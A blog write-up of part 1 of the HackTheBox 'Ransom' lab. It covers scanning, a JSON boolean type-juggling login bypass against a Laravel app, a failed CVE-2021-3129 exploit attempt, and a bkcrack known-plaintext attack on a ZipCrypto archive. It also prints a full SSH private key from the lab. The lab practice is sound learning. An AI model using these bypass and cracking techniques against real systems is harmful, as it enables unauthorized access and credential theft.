Ransom Part 1 - HackTheBox

Introduction#
I have found writing up these HackTheBox labs immensely satisfying, especially through the medium of a pseudo-private blog in dwo.sh. One surprising benefit is that my aptitude has seemingly grown in a short space of time.
I believe this is because I have a tendency to rush when completing offensive security exercises - writing my thoughts before I execute forces the analytical side of my brain to engage.
With that being said, I am attempting my first ever Medium level lab. I expect this to be tough, although it has one of the easiest user-rated difficulties in its category.
With that being said, let’s crack on!
Enumeration#
Before enumerating, let’s add the target ip to .bashrc so we can quickly reference it. Look at this Linux tech!
echo 'export IP="10.129.227.93"' >> ~/.bashrc && source ~/.bashrc
Next, we’ll run the usual nmap scan with -sC and -sV to gain some info on what is running on our target:
david@red:~$ nmap -sV -sC $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-16 09:57 GMT
Nmap scan report for 10.129.227.93
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title:  Admin - HTML5 Admin Template
|_Requested resource was http://10.129.227.93/login
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds
Only 2 ports are open - 80, and 22. So this will likely require some kind of web exploitation, letting us achieve RCE or grab a credential to use via SSH later.
I’ll check the website out manually to gain an understanding on what its purpose is and the core technologies it uses.

Interesting. My gut instinct is to run a directory enumeration to check for other endpoints, examine the HTTP Request for any interesting logic, and look for any CVE’s associated with the underlying framework. The guide asks me to provide the PHP framework used, which is laravel (found by the cookie name of laravel_session).
Next, the guide prompts me to look at the /api/login request associated with the login button. The endpoint only accepts GET requests, but it can read the password parameter from JSON. Let’s try getting a working request - then based on errors, we can try simple things like * or null, followed by more in-depth PHP login flaw research.
I got a working request using a Content-Type of application/json, and making a request with {"password": "x"}. Hmm…
Digging deeper, I have a couple more avenues to explore. First, I inspected the HTML and found this JS snippet:
<script> $(document).ready(function() { $('#loginform').submit(function() { $.ajax({ type: "GET", url: 'api/login', data: { password: $("#password").val() }, success: function(data) { if (data === 'Login Successful') { window.location.replace('/'); } else { (document.getElementById('alert')).style.visibility = 'visible'; document.getElementById('alert').innerHTML = 'Invalid Login'; } } }); return false; }); }); </script>
This needs to be analysed… can submitting the password via json hijack this?
Next, I used Gobuster with a shorthand script I made to enumerate directories:
david@red:~/Pentest/scripts$ ./dir_enum $IP
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.227.93
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/david/Pentest/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/cgi-bin/             (Status: 301) [Size: 315] [--> http://10.129.227.93/cgi-bin]
/css                  (Status: 301) [Size: 312] [--> http://10.129.227.93/css/]
/favicon.ico          (Status: 200) [Size: 0]
/fonts                (Status: 301) [Size: 314] [--> http://10.129.227.93/fonts/]
/js                   (Status: 301) [Size: 311] [--> http://10.129.227.93/js/]
/login                (Status: 200) [Size: 6106]
/register             (Status: 500) [Size: 604274]
/robots.txt           (Status: 200) [Size: 24]
/server-status        (Status: 403) [Size: 278]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
david@red:~/Pentest/scripts$
First, visiting cgi-bin… it brings back a 404.
Next, visiting register…

Intriguing.
I also see this part in the Request section:
### Session

_token

Ouyv7cQuf3SgQksgx5UEAKI50Jzvl6ISBOa9pKFM

_previous

`   {   "url": "http://10.129.227.93/register" }   `

_flash

`   {   "old": [],   "new": [] }   `
I will look up what this _flash syntax means.
So upon researching, laravel may have APP_DEBUG set to True in its config, which MAY mean it is vulnerable to RCE. I can quickly download and run a Github script to verify this - if it’s not vulnerable, we will go back to examining the JSON login.
(.venv) david@red:~/Pentest/tools/CVE-2021-3129$ python CVE-2021-3129.py
  _____   _____   ___ __ ___ _    _____ ___ ___
 / __\ \ / / __|_|_  )  \_  ) |__|__ / |_  ) _ \
| (__ \ V /| _|___/ / () / /| |___|_ \ |/ /_,  /
 \___| \_/ |___| /___\__/___|_|  |___/_/___|/_/
 https://github.com/joshuavanderpoll/CVE-2021-3129
 Using PHPGGC: https://github.com/ambionics/phpggc

[?] Enter host (e.g. https://example.com/) : http://10.129.227.93
[@] Starting the exploit on "http://10.129.227.93/"...
[@] Testing vulnerable URL "http://10.129.227.93/_ignition/execute-solution"...
[•] The host returned status code "404". Expected 405 (Method not allowed)
[!] The host does not seem to be vulnerable. Use the "--force" parameter to bypass this check.
(.venv) david@red:~/Pentest/tools/CVE-2021-3129$
Worth a shot - that was quicker than researching in-depth, despite it failing. I’ll go back to analysing the JSON login, perhaps with the help of an LLM.
Initial Foothold#
The first suggestion supplied by ChatGPT is to try {"password":true}.
## Attack case: JSON boolean

Attacker sends JSON:

`{ "password": true }`

PHP parses this as:

`$_REQUEST['password'] === true;  // boolean`

Now evaluate:

`true == "adminpass"`

### PHP’s internal conversion:

`(bool)"adminpass" === true`

So the comparison becomes:

`true == true   // true`

🔥 **Authentication bypass**
IT WORKED! Awesome. I want to use an LLM as a last resort before hints and solution. I will not rely on it, but if it can guide me and I can learn from it, I am all for it!
The developer made some flaws… first, they were not strict about how the password is sent to the server, letting a default config or lax policy allow JSON. Next, they assumed only strings could be sent, via the password URL parameter, so they didn’t bother to add type juggling security checks. However, JSON lets you send booleans over HTTP.
Initial Foothold#
Now, we have access to the website. We are greeted with 2 downloadable files - one of which is the user flag:

Downloading the homedirectory.zip file reveals that it is encrypted.
The guide prompts us to figure out the type of encryption that was used. We can install 7zip and run it to view metadata about a zip file:
david@red:~/Downloads/ransom$ 7z l -slt uploaded-file-3422.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)

Listing archive: uploaded-file-3422.zip

--
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735

----------
Path = .bash_logout
Folder = -
Size = 220
Packed Size = 170
Modified = 2020-02-25 12:03:22
Created =
Accessed =
Attributes =  -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Characteristics = UT:MA:1 ux : Encrypt Descriptor
Host OS = Unix
Version = 20
Volume Index = 0
Offset = 0
There are more files, but I just pasted the start of the output for brevity. We see this ZipCrypto Deflate method used.
After Googling ZipCrypto, I immediately found that it can be cracked with a tool called “bkcrack”. I tried to get it working for over an hour with an experienced penetration tester, and we both failed! Using the lab solution, here is how we can decrypt the zip file:
First, you need to know at least 12 bytes of one of the files contained in the encrypted zip. Examining the available files:
david@red:~/Downloads/ransom$ unzip -l uploaded-file-3422.zip
Archive:  uploaded-file-3422.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      220  2020-02-25 12:03   .bash_logout
     3771  2020-02-25 12:03   .bashrc
      807  2020-02-25 12:03   .profile
        0  2021-07-02 19:58   .cache/
        0  2021-07-02 19:58   .cache/motd.legal-displayed
        0  2021-07-02 19:58   .sudo_as_admin_successful
        0  2022-03-07 12:32   .ssh/
     2610  2022-03-07 12:32   .ssh/id_rsa
      564  2022-03-07 12:32   .ssh/authorized_keys
      564  2022-03-07 12:32   .ssh/id_rsa.pub
     2009  2022-03-07 12:32   .viminfo
---------                     -------
    10545                     11 files
We see this .bash_logout file. From the solution, it mentions that this file is rarely altered - I didn’t consider this, and tried the attack with snippets from id_rsa and .viminfo. To check that this .bash_logout is the same one on my Linux machine, we can compare .bash_logout’s CRC value against that of the file in the zip (which 7zip displayed when we ran our commmand earlier). CRC is pretty much a checksum used to check data transmission errors over networks.
Running the following:
david@red:~/Downloads/ransom$ python3 -c "import binascii; data = open('/home/david/.bash_logout', 'rb').read();

print(hex(binascii.crc32(data) & 0xFFFFFFFF))"
0x6ce3189b
Shows a matching CRC value.
Now, we create a copy of this file, create a separate zip containing it, and run the bkcrack tool with the correct parameters as shown below (specifying encrypted zip, encrypted file, plaintext zip, and plaintext file).
Why a separate plaintext zip is necessary was not explained in the Github repo - to find out why there’s not a function in the tool that does this for you, I would have had to trawl through a time-consuming white paper.
This did not work for me when trying to search for PRIVATE KEY-----. I wonder why… I guess I’ll find out when I crack open the archive. I should have considered all the files before fixating on trying to guess a piece of text in the id_rsa file!
david@red:~/Downloads/bkcrack-1.8.1-Linux-x86_64$ cp ~/.bash_logout ./.bash_logout
david@red:~/Downloads/bkcrack-1.8.1-Linux-x86_64$ zip unencrypted.zip bash_logout
	zip warning: name not matched: bash_logout

zip error: Nothing to do! (unencrypted.zip)
david@red:~/Downloads/bkcrack-1.8.1-Linux-x86_64$ zip unencrypted.zip .bash_logout
  adding: .bash_logout (deflated 28%)
david@red:~/Downloads/bkcrack-1.8.1-Linux-x86_64$ ./bkcrack -C ../ransom/uploaded-file-3422.zip -c .bash_logout -P unencrypted.zip -p .bash_logout
bkcrack 1.8.1 - 2025-10-25
[13:50:30] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[13:50:31] Attack on 54321 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
5.2 % (2802 / 54321)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 2802
[13:50:33] Keys
7b549874 ebc25ec5 7e465e18
Now we can use the same tool with the provided keys to crack open our zip:
david@red:~/Downloads/bkcrack-1.8.1-Linux-x86_64$ ./bkcrack -C ../ransom/uploaded-file-3422.zip -k 7b549874 ebc25ec5 7e465e18 -U uploaded.zip pass
bkcrack 1.8.1 - 2025-10-25
[14:03:02] Writing unlocked archive uploaded.zip with password "pass"
100.0 % (9 / 9)
Wrote unlocked archive.
Unlocking the file and catting the private key:
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
What on Earth! We tried this with PRIVATE KEY-----!
Unfortunately, the documentation surrounding the tool was far from explanatory. Lessons to be learnt - I’ll reflect on this in the next section.
Reflection#
- Nice job at the start trying out several options before zeroing in on the json login. Even though that WAS the solution, I examined a few possible paths and ruled them out.
- Poor documentation of a tool is… rough. If it happens in future, I should take the least mistake-prone route. In this case I could have looked at all files, figured out which one was unlikely to be different, and gone with that option.
- I now know what CRC is… useful for future. Had I heard of CRC, I would have eventually come to the
.bash_logoutpath forward.
Whew! That’s enough for Part 1 - these Medium labs are TOUGH. In the next post, I’ll try to escalate privileges and completely clear the challenge.